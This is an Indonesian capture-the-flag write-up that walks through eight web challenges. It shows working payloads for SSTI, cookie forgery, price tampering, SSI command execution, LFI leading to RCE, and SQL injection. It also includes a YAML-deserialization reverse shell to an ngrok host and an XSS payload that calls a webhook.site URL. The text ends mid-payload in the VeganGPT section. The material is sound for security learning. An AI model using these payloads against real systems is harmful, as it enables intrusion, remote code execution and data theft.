

Flagnya apa mentor?



# HEROES

## CyberSecurity


0xazr  
daffainfo  
eryeryery

## DAFTAR ISI

<b>Flaskbang.....</b>	<b>3</b>
<b>Buron.....</b>	<b>4</b>
<b>SOPI.....</b>	<b>6</b>
<b>Input Text.....</b>	<b>7</b>
<b>Handy Mandy.....</b>	<b>8</b>
<b>QRForge.....</b>	<b>9</b>
<b>Buta Map.....</b>	<b>12</b>
<b>VeganGPT.....</b>	<b>15</b>

# Flaskbang

Diberikan sebuah website seperti gambar di bawah ini :



Kita coba masukan nama "pale", lalu akan diperoleh url seperti ini

<http://104.248.155.97:6555/?Nama=pale>



Sepertinya dalam website ini rentan terhadap SSTI, untuk melakukan testing kita bisa menggunakan payload {{config}} pada url. Sehingga url menjadi seperti ini

<http://104.248.155.97:6555/?Nama={{config}}>

Lalu kita coba view-source dan flag nya muncul sebagai berikut

```
>, ''SECRET_KEY': ''CHH{w4duH_ad4_sst1_ga_tuH}', &
```

Flag : CHH{w4duH\_ad4\_sst1\_ga\_tuH}

## Buron

Diberikan website dengan tampilan seperti ini :

### Website Polisi Pochinok

[Buronan](#) || [Rahasia seorang polisi](#)

Sedang mencari buronan bernama Sha

Nomor buron: 256

**Berikan nama tempatnya jika anda tau letak buronan berada!**

Kita bisa membuka salah satu file yang ada pada website yaitu

<http://104.248.155.97:4200/rahasia.php>

Lalu tampilannya akan seperti ini

**Anda bukan polisi!**

Sepertinya ini memodifikasi sebuah cookie, kita coba lihat cookie nya

```
eyJuYW1hIjoiQWxhbilsLmphYmF0YW4iOiJwZW5kdWR1ayIsImtvZGUiOiJIODg1ODc4YWE  
0ZWM2ODIwZWZINTY1OTdmMTFmY2ZkYjkzM2IyYTdkZTkxOGU1NjY5Yzg0N2JIOWY3N  
DhiZjcxIn0
```

Yang bila didecode akan menjadi seperti ini

```
{"nama":"Alan","jabatan":"penduduk","kode":"e885878aa4ec6820efe56597f11fcfdb933b2a7d  
e918e5669c847be9f748bf71"}
```

Berdasarkan informasi yang diterima kita perlu merubah seperti ini :  
jabatan : polisi  
kode : [sha256 dari "polisi"]

Sehingga akan menjadi seperti ini

```
{"nama":"Alan","jabatan":"polisi","kode":"d478e644ae9cf8a7cd309ce7c0ba1bfe3b64c77325c0a969fe27241838db95cb"}
```

Kita coba convert ke base64 lagi

```
eyJuYW1hIjoiQWxhbilsImphYmF0YW4iOiJwb2xpc2kiLCJrb2RlIjoiZDQ3OGU2NDRhZTIjZjhN2NkMzA5Y2U3YzBiYTFiZmUzYjY0Yzc3MzI1YzBhOTY5ZmUyNzI0MTgzOGRiOTVjYiJ9
```

Kita coba masukan dan menghasilkan seperti ini

Pretty	Raw	Hex	Render	More
1 HTTP/1.1 200 OK				
2 Date: Thu, 11 May 2023 06:58:10 GMT				
3 Server: Apache/2.4.54 (Debian)				
4 X-Powered-By: PHP/8.1.16				
5 Vary: Accept-Encoding				
6 Content-Length: 111				
7 Connection: close				
8 Content-Type: text/html; charset=UTF-8				
9				
10 Rahasia polisi angkatan 13, jangan lupa dipecahkan saudaraku!				
	PUU{zrawnqv_ohebana_ru_c0y1f1_nq4y4u_pvg4_pvg4xh}			

Rahasia polisi angkatan 13, jangan lupa dipecahkan saudaraku!  
PUU{zrawnqv\_ohebana\_ru\_c0y1f1\_nq4y4u\_pvg4\_pvg4xh}

Sesuai dengan arahan sepertinya itu merupakan ROT-13, kita bisa menggunakan Cyberchef

Input
PUU{zrawnqv_ohebana_ru_c0y1f1_nq4y4u_pvg4_pvg4xh}


  

Output
CHH{menjadi_buronan_eh_p0l1s1_ad4l4h_cit4_cit4ku}

Flag : CHH{menjadi\_buronan\_eh\_p0l1s1\_ad4l4h\_cit4\_cit4ku}

# SOPI

Diberikan sebuah website seperti ini :



Kita sepertinya harus melakukan price tampering, karena saldo yang dikasih hanyalah \$100. Langsung saja kita bisa gunakan Burpsuite, dengan mengubah harga yang aslinya dengan \$1

```
1 POST /index.php HTTP/1.1
2 Host: 104.248.155.97:13313
3 Content-Length: 21
4 Cache-Control: max-age=0
5 Origin: http://104.248.155.97:13313
6 DNT: 1
7 Upgrade-Insecure-Requests: 1
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; ; )
10 Accept:
    text/html,application/xhtml+xml,application/xml;q=1.0,*/*;q=0.9
11 Referer: http://104.248.155.97:13313/index.php
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en,id;q=0.9
14 Cookie: PHPSESSID=hddlegatifiu7vne102dj8iofe
15 Connection: close
16
17 product_id=1&price=1
```

Sehingga nantinya akan muncul part dari setiap flag seperti ini



Kita lakukan berulang - ulang hingga mendapatkan semua part dari flag sehingga bila disusun akan menjadi seperti ini

Flag : CHH{p3maNas4n\_duLu\_5lurrrr\_gUdl4k\_qUalny4\_g3333ssss!1!1!}

## Input Text

Diberikan sebuah website dengan tampilan berikut :

Enter text:

**Save**

Apabila kita memasukan text random maka akan tersimpan dalam .shtml seperti ini

[http://104.248.155.97:9090/includes/saved\\_input\\_645c97079d65c.shtml](http://104.248.155.97:9090/includes/saved_input_645c97079d65c.shtml)

Saya rasa ini menunjukkan kerentanan terhadap SSI (Server Side Injection), lalu saya coba menjadi payload yang bisa digunakan untuk exploitasi

[https://github.com/foospidy/payloads/blob/master/owasp/fuzzing\\_code\\_database/ssi/ssi.txt](https://github.com/foospidy/payloads/blob/master/owasp/fuzzing_code_database/ssi/ssi.txt)

Karena flag ada pada directory /var/www/, kita bisa langsung masukan seperti ini

```
<!--#exec cmd="ls /var/www/" --><br/>
```

Dan hasilnya seperti ini

```
html ng7cwh0mrjwc0nhysjmr9ecnw0ha.txt
```

Kita tinggal ambil flag nya dengan payload seperti ini

```
<!--#exec cmd="cat /var/www/ng7cwh0mrjwc0nhysjmr9ecnw0ha.txt" --><br/>
```

Dan hasilnya seperti ini

```
CHH{Server-Side-Include-injection..._gak_populer_sih_tapi_tertulis_di_WEB_SECURITY_TESTING_GUIDE_WSTG_v4.2_yey}
```

**Flag:**

**CHH{Server-Side-Include-injection...\_gak\_populer\_sih\_tapi\_tertulis\_di\_WEB\_SECURITY\_TESTING\_GUIDE\_WSTG\_v4.2\_yey}**

## Handy Mandy

Diberikan sebuah website dengan tampilan seperti ini :

Article Website

3 articles available:

article1      article3

article2

Bila kita coba click salah satu page, maka akan menghasilkan url seperti ini

<http://104.248.155.97:7073/index.php?article=article1>

Dugaan saya ini bisa saja LFI / SQL Injection, namun setelah mencoba SQL Injection ternyata web tersebut rentan terhadap LFI, dengan menambahkan payload seperti ini

<http://104.248.155.97:7073/index.php?article=../../../../etc/passwd>

Article Website

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin:/bin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Disini saya rencana untuk melakukan log poisoning > RCE, namun karena server yang dipakai Apache 2 jadi tidak memungkinkan untuk melakukan log poisoning. Lalu saya menemukan artikel yang menggunakan data wrapper agar bisa melakukan RCE

<https://medium.com/@nyomanpradipita120/local-file-inclusion-vulnerability-cfd9e62d12cb>

Sehingga saya mencoba url seperti ini

<http://104.248.155.97:7073/index.php?article=data::base64,PD9zeXN0ZW0oJF9HRVRbJ3gnXSk7Pz4=&x=ls>

dan berikut hasilnya

# Article Website

articles footer.php header.php index.php

## Article Not Found

Selanjutnya saya coba menemukan flag dengan membuka directory root

<http://104.248.155.97:7073/index.php?article=data::base64.PD9zeXN0ZW0oJF9HRVRbJ3gnXSk7Pz4=&x=ls%20/>

Hasilnya seperti ini

# Article Website

bin boot dev etc fl44444444gggggggsssshhhhhhshhs.txt home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

Selanjutnya kita hanya perlu melakukan command cat untuk melihat isi dari file flag

<http://104.248.155.97:7073/index.php?article=data::base64.PD9zeXN0ZW0oJF9HRVRbJ3gnXSk7Pz4=&x=cat%20/fl44444444gggggggsssshhhhhhshhs.txt>

# Article Website

CHH{w0w\_y0u\_h4v3\_d1scov3r3d\_th3\_s3cr3t\_it3m\_98903180840194010}

Flag : CHH{w0w\_y0u\_h4v3\_d1scov3r3d\_th3\_s3cr3t\_it3m\_98903180840194010}

## QRForge

Diberikan sebuah website dengan tampilan seperti ini :

## Try Our Generator!

```
# QRForge create QR
configurations:
- name: qrcode
  box_size: 10
  border: 3
  fill_color: white
  back_color: teal
  data: https://www.youtube.com/watch?v=sVTy_wmn5SU
```

Diberikan sebuah contoh format input seperti yaml. Salah satu yang terlintas pada pikiran saya adalah Insecure Deserialization. Lalu saya coba mencari referensi pada web ini

<https://swisskyrepo.github.io/PayloadsAllTheThingsWeb/Insecure%20Deserialization/YAML/>  
Pertama kita coba payload

**!!python/object/apply:time.sleep [10]**

Untuk mengetahui website tersebut rentan atau tidaknya, command tersebut menandakan melakukan sleep selama 10 detik.

Ketika menginputkan payload tersebut yang terjadi ialah website melakukan loading selama 10 detik lamanya, yang menandakan bahwa web tersebut rentan terhadap Insecure Deserialization.

## Try Our Generator!

```
!!python/object/apply:time.sleep [10]
```

Selanjutnya saya menggunakan command seperti ini untuk melakukan reverse shell

**!!python/object/apply:os.system ["nc ip port"]**

Namun terdapat respon penolakan seperti ini

An error occurred.

Disini saya melakukan putar otak contoh nya melakukan reverse shell dalam bentuk base64, dan kemudian saya menemukan tool ini

<https://github.com/lordrukic/RevGen>

Dan langsung saja kita gunakan seperti ini

```
D:\A\BOUNTY\RevGen>generator.py 4.tcp.ngrok.io 15736

Available Payload
[1] bash
[2] nc
[3] python

Select > 1

[+] creating reverse shell to 4.tcp.ngrok.io using port 15736
[+] Success!

bash -i >& /dev/tcp/4.tcp.ngrok.io/15736 0>&1
Base64 encoded payload : echo YmFzaCAtaSA+JiAvZGV2L3RjcC80LnRjcC5uZ3Jvay5pbv8xNTczNiAwPiYx | base64 -d | bash
D:\A\BOUNTY\RevGen>
```

Selanjutnya kita masukan ke payload dan menjadi seperti ini

```
!!python/object/apply:os.system ["echo
YmFzaCAtaSA+JiAvZGV2L3RjcC80LnRjcC5uZ3Jvay5pbv8xNTczNiAwPiYx | base64 -d |
bash"]
```

Tidak lama kemudian kita berhasil mendapatkan reverse shell nya

```
D:\A\BOUNTY\nc>nc -lnpv 223
listening on [any] 223 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 12497
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@42e5d5370b81:/app$
```

Selanjutnya kita hanya perlu melihat file flagnya


```
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 12497
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@42e5d5370b81:/app$ ls

ls
app.py
flag.txt
requirements.txt
static
templates
venv
www-data@42e5d5370b81:/app$
www-data@42e5d5370b81:/app$ cat flag.txt
cat flag.txt
CHH{0M9_0M999_c0ngr4tz_y0u_s0lv3_7h15!}www-data@42e5d5370b81:/app$
```

Flag : CHH{0M9\_0M999\_c0ngr4tz\_y0u\_s0lv3\_7h15!}

## Buta Map

Diberikan sebuah website dengan tampilan sebagai berikut:



Selanjutnya kami langsung saja mengecek apakah web tersebut vuln terhadap SQL Injection. Setelah dicek ternyata web tersebut vuln terhadap SQL Injection.

Request	Response
<pre> 1 POST /auth.php HTTP/1.1 2 Host: 104.248.155.97:3737 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/* ;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 28 9 Origin: http://104.248.155.97:3737 10 Connection: close 11 Referer: http://104.248.155.97:3737/ 12 Upgrade-Insecure-Requests: 1 13 14 username=test'&amp;password=test </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Thu, 11 May 2023 16:08:31 GMT 3 Server: Apache/2.4.51 (Debian) 4 X-Powered-By: PHP/8.1.1 5 Vary: Accept-Encoding 6 Content-Length: 411 7 Connection: close 8 Content-Type: text/html; charset=UTF-8 9 10 &lt;br /&gt; 11 &lt;b&gt; Fatal error &lt;/b&gt; : Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'test' at line 1 in /var/www/html/auth.php:14 12 Stack trace: 13 #0 /var/www/html/auth.php(14): mysqli_query(object(mysqli), 'SELECT name,pas...') 14 #1 {main} 15 thrown in &lt;b&gt; &lt;/b&gt; /var/www/html/auth.php </pre>

Karena dari problem setter melarang peserta untuk membruteforce, maka kita tidak bisa menggunakan metode Blind SQLI. Alternatifnya kita dapat menggunakan fungsi extractvalue pada mySQL. Berikut payload untuk mendapatkan nama database yang sedang digunakan:

```
username=test'+and+extractvalue(0x0a,concat(0x0a,(select+database())))--+-&password=test
```

Didapatkan nama database tersebut adalah 'login\_db'. Selanjutnya kita perlu mendapatkan nama table nya terlebih dahulu. Kami menggunakan payload berikut untuk mendapatkan nama table nya:

```
username=test'+and+extractvalue(0x0a,concat(0x0a,(select+table_name+from+information_schema.tables+where+table_schema=database()+limit+1,1)))--+-&password=test
```

Didapatkan kemungkinan bahwa flag ada di dalam table 'the\_flags'. Selanjutnya kita perlu untuk mendapatkan nama column nya. Kami menggunakan payload berikut untuk mendapatkan nama column nya:

```
username=test'+and+extractvalue(0x0a,concat(0x0a,(select+column_name+from+information_schema.columns+where+table_name="the_flags"+limit+1)))--+-&password=test
```

Didapatkan nama column nya adalah 'NAME\_of\_THE\_flagz'. Selanjutnya kami coba mendapatkan isi dari table dan column di atas, berikut payload yang kami gunakan:

```
username=test'+and+extractvalue(0x0a,concat(0x0a,(select+NAME_of_THE_flagz+from+the_flags)))--+-&password=test
```

Issue the request

Request	Response
<pre> 1 POST /auth.php HTTP/1.1 2 Host: 104.248.155.97:3737 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/* ;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 110 9 Origin: http://104.248.155.97:3737 10 Connection: close 11 Referer: http://104.248.155.97:3737/ 12 Upgrade-Insecure-Requests: 1 13 14 username= test'+and+extractvalue(0x0a,concat(0x0a ,(select+NAME_of_THE_flagz+from+the_flags)))--+-&amp;password=test </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Thu, 11 May 2023 16:23:11 GMT 3 Server: Apache/2.4.51 (Debian) 4 X-Powered-By: PHP/8.1.1 5 Vary: Accept-Encoding 6 Content-Length: 314 7 Connection: close 8 Content-Type: text/html; charset=UTF-8 9 10 &lt;br /&gt; 11 &lt;b&gt; 12 Fatal error &lt;/b&gt; : Uncaught mysqli_sql_exception: XPATH syntax error: 13 CHH{bl1nd_sql1_4t_1ts_fin3st_87' in /var/www/html/auth.php:14 14 Stack trace: #0 /var/www/html/auth.php(14): mysqli_query(Object(mysqli), SELECT name,pas... 15 #1 {main} 16 thrown in &lt;b&gt; &lt;/b&gt; on line &lt;b&gt; 14 </pre>

Karena panjang data yang ditampilkan menggunakan extract value dibatasi, maka kita dapat menggunakan fungsi substr() pada mySQL. Berikut payload final yang digunakan untuk mendapatkan flag:

```


username=test'+and+extractvalue(0x0a,concat(0x0a,(select+substr(NAME_of_THE_flagz,
1,31)+from+the_flags)))--+-&password=test
username=test'+and+extractvalue(0x0a,concat(0x0a,(select+substr(NAME_of_THE_flagz,
32,100)+from+the_flags)))--+-&password=test

```

**Flag: CHH{bl1nd\_sql1\_4t\_1ts\_fin3st\_87489372791014}**


# VeganGPT

Diberikan sebuah website dengan tampilan sebagai berikut:



Selain itu, peserta juga diberikan source code dari aplikasi tersebut. Langsung saja kami analisis source code nya. Hal yang pertama kami temukan bahwa attacker dapat melakukan XSS. Contoh payload :

```
meat <img src onerror=alert(1)>
```



Selanjutnya, kami menemukan bahwa attacker dapat mentrigger bot selenium yang ada pada server dengan mengirimkan message yang mengandung kata yang ada pada variabel sensitiveWords.

```
...
def veganChecker(userMsg):
```

```

sensitiveWords = ["meat", "chicken", "beef", "egg", "fish",
"pork", "milk", "lamb"]
for sensitiveWord in sensitiveWords:
    if sensitiveWord in userMsg:
        return True
return False

def logic(msg, ip_user):
    isSensitive = veganChecker(msg)
    isWarning = "Watch Your Mouth. Do not mention that word, because
I am very sensitive to that word. The Admin will banned you from chat
!"
    isHelp = "access /admin to enter admin mode"
    isFlag = "Congrats here is your flag : CHH{REDACTED}{}"
    isNotAuthenticated = "You need to be authenticated to access
/admin !"
    local = "REDACTED"
    if isSensitive == True:
        if ip_user == local:
            serverReply = isWarning
            print_and_send(serverReply)
        else:
            reportMessage = msg
            whatAdminCanSee =
seleniumBot.sendAdminMessage(reportMessage)
            serverReply = isWarning
            print_and_send(serverReply)
...

```

Untuk membuktikannya, kami gunakan payload berikut:

```
meat <img src
onerror="fetch('https://webhook.site/0611881c-bc41-45f3-a8c9-de17092c579a')">
```

Request Details		Permalink	Raw content	Export as
GET	https://webhook.site/0611881c-bc41-45f3-a8c9-de17092c579a			
Files		Headers		
Host	104.248.155.97 whois	connection	close	
Date	05/11/2023 10:38:33 PM (6 minutes ago)	accept-encoding	gzip, deflate, br	
Size	0 bytes	referer	http://104.248.155.97:14045/	
ID	1ff7f2aa-8727-40ff-9ae2-b61af92a72f9	sec-fetch-dest	empty	
		sec-fetch-mode	cors	
		sec-fetch-site	cross-site	
		origin	http://104.248.155.97:14045	
		accept	/*	
		sec-ch-ua-platform	"Linux"	
		user-agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Headle...	
		sec-ch-ua-mobile	?0	
		sec-ch-ua	"HeadlessChrome";v="113", "Chromium";v="113", "Not-A.Brand";v="24"	
		host	webhook.site	
		content-length	0	
		content-type		
Query strings		Form values		
(empty)		(empty)		
No content				

Sejauh ini kita sudah berhasil membuat request dari local. Selanjutnya, untuk mendapatkan flag ada dua kondisi yang harus terpenuhi, yaitu request dari local dan input message '/admin'. Untuk mentrigger bot selenium agar mengirimkan message 'admin' dan selanjutnya mengirimkan response nya ke webhook, kami menggunakan payload berikut:

```
meat <img src onerror="
